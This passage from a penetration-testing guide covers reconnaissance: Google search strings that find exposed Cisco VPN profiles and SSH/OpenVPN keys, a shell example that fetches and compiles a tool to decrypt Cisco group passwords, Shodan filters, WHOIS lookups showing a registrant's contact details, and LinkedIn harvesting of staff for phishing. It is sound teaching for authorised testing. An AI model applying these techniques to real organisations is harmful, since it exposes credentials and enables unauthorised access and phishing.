
Some organizations publicly distribute configuration files and keys for VPN systems. Cisco profile configuration files (PCFs) contain IPsec VPN client variables, including the following:
VPN server endpoint addresses
Plaintext credentials (group name and password)
Encrypted credentials (an obfuscated group password)
Table 4-2 lists Google search strings you can use to uncover Cisco VPN, OpenVPN, and SSH configuration materials and keys. Figure 4-4 demonstrates a search revealing PCF files of academic institutions in the United States. During testing, change the site variable to encompass each domain within scope.
| Technology | Example query strings |
|---|---|
| Cisco VPN |
filetype:pcf site:edu grouppwd |
| OpenVPN |
filetype:ovpn site:tk filetype:key site:edu +client |
| SSH |
filetype:key site:edu +id_dsa filetype:id_rsa |
Many of the exposed PCF files shown in Figure 4-4 contain a 3DES-encrypted password (enc_GroupPwd). A design flaw means the key used to decrypt the password is contained within the ciphertext, and so the encryption mechanism is largely obfuscative.
The following sites provide tools to instantly decrypt these passwords:

Maurice Massar published cisco-decrypt.c,3 which can be built and run locally from Unix-based environments (upon installing libgpg-error and libgcrypt4), as demonstrated by Example 4-1.
$ wget http://bit.ly/2aAs1IM
$ gcc -Wall -o cisco-decrypt cisco-decrypt.c $(libgcrypt-config --libs --cflags)
$ ./cisco-decrypt 992C9F91B9AF94528891390F09C783805E33FDBB1C6146556CDADAD4A06D
secret
Armed with a VPN endpoint address and credentials, you can use an IPsec VPN client (e.g., VPNC within Kali Linux) to establish a connection and evaluate the level of network access granted. Chapter 10 describes IPsec VPN assessment in detail.
Netcraft retains historic server fingerprint details. You can use the Netcraft web interface to map network blocks, displaying operating platform details and other useful information. Figure 4-5 shows Netcraft queried to list web servers within the nist.gov domain.

Shodan is a searchable database of network scan data. Upon registering, you can enumerate valid hostnames and exposed network services, and identify unhardened systems (e.g., Internet-connected devices using default passwords). Figure 4-6 demonstrates the exposed systems at Zappos.com, and Table 4-2 details Shodan search filters. Metasploit also contains a Shodan search module,5 which you can use to identify known systems within target network blocks.

| Filter | Example | Description |
|---|---|---|
| city |
sendmail city: "london" |
Sendmail servers in London |
| country |
nginx country:DE |
Nginx servers in Germany |
| geo |
apache geo:32.8,-117,50 |
Apache servers within 50 km of San Diego (coordinates 32.8, -117) |
| hostname |
hostname:sslvpn |
Known hostnames containing sslvpn |
| net |
net:216.219.0.0/16 |
All data for 216.219.0.0/16 |
| os |
jboss os:linux |
JBoss running on Linux |
| port |
avaya port:5060 |
Avaya SIP VoIP endpoints |
| before |
nginx before:18/1/2010 |
Nginx endpoints found before 18 January 2010 |
| after |
apache after:22/3/2010 before:4/6/2010 |
Apache servers found after 22 March 2010 and before 4 June 2010 |
There have been numerous Internet-wide scans and surveys undertaken by other groups, including academic researchers and commercial entities. The Internet-Wide Scan Data Repository is a public archive of the data collected through these efforts.
DomainTools provides a number of useful tools:
Reverse IP WHOIS, revealing IP ranges registered to a particular entity
Domain WHOIS history, providing details of a domain’s previous registrants
Reverse IP lookup, presenting the known hostnames for a given network
Reverse NS lookup, showing the domains using a given name server
Reverse MX lookup, providing the domains using a given mail server
The WHOIS dataset is indexed by Google, and so a search of a given mailing address or company name will reveal associated domains, as shown in Figure 4-7. Armed with a professional account, you can use the various tools directly.

Organizations maintain servers that provide public PGP keys to clients. You can query these to reveal user email addresses and details, as shown in Figure 4-8. Public servers at the time of writing include the following:

LinkedIn often reveals useful information about an organization and its people, along with details of technologies used internally. With a LinkedIn Premium account, you can obtain full names and roles of users (restricted to 700 results per search) that can be funneled into spear phishing and brute-force password grinding efforts. Figure 4-9 demonstrates the various search fields that you can use during testing.
Attackers successfully breached a large corporation in 2013 upon identifying systems administrators using LinkedIn, compromising their home machines, and eventually securing corporate VPN access.

During testing, you can quiz domain registries to obtain useful information regarding domain names registered by the target organization. There are many top-level domains (TLDs) and associated registries at the time of writing, including generic TLDs and country-code TLDs. ICANN and IANA maintain lists of registries at the following locations:
These registries provide the following information:
Administrative contact details (names, email addresses, and telephone numbers)
Mailing addresses for office locations relating to the target organization
Details of authoritative name servers for each domain
Here are some tools that you can use to perform domain WHOIS querying:
The whois command-line client
Web interfaces maintained by each domain registry
Third-party services run by Hurricane Electric (HE), DomainTools, and others
You can use the whois utility (found within Kali Linux, Apple OS X, and other systems) to query both IP and domain WHOIS services. In Example 4-2, I use the tool to reveal useful information regarding the blah.com domain, including administrative contact details, and authoritative DNS name server names.
root@kali:~# whois blah.com

Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

   Domain Name: BLAH.COM
   Registrar: TUCOWS DOMAINS INC.
   Whois Server: whois.tucows.com
   Referral URL: http://domainhelp.opensrs.net
   Name Server: RJOCPDNE01.TIMBRASIL.COM.BR
   Name Server: RJOCPDNE02.TIMBRASIL.COM.BR
   Status: ok
   Updated Date: 09-jan-2014
   Creation Date: 20-mar-1995
   Expiration Date: 21-mar-2016

>>> Last update of whois database: Sun, 27 Apr 2014 01:14:30 UTC <<<

The Registry database contains ONLY .COM, .NET, .EDU domains and
Registrars.

Domain Name: BLAH.COM
Registry Domain ID: 1803012_DOMAIN_COM-VRSN
Registry Registrant ID:
Registrant Name: Marcello do Nascimento
Registrant Organization: Tim Celular SA
Registrant Street: Avenida das Americas, 3434
Registrant City: Rio de Janeiro
Registrant State/Province: RJ
Registrant Postal Code: 22640-102
Registrant Country: BR
Registrant Phone: +55.1155021222
Registrant Phone Ext:
Registrant Fax: +55.1155021222
Registrant Fax Ext:
Registrant Email: marcello@daviddonascimento.com.br
Registry Admin ID:
Name Server: RJOCPDNE01.TIMBRASIL.COM.BR
Name Server: RJOCPDNE02.TIMBRASIL.COM.BR
DNSSEC: Unsigned
Alternatively, the Whois tab of http://bgp.he.net/dns/blah.com provides the registration information, as shown in Figure 4-10. Other public sites support this type of querying, including DomainTools.
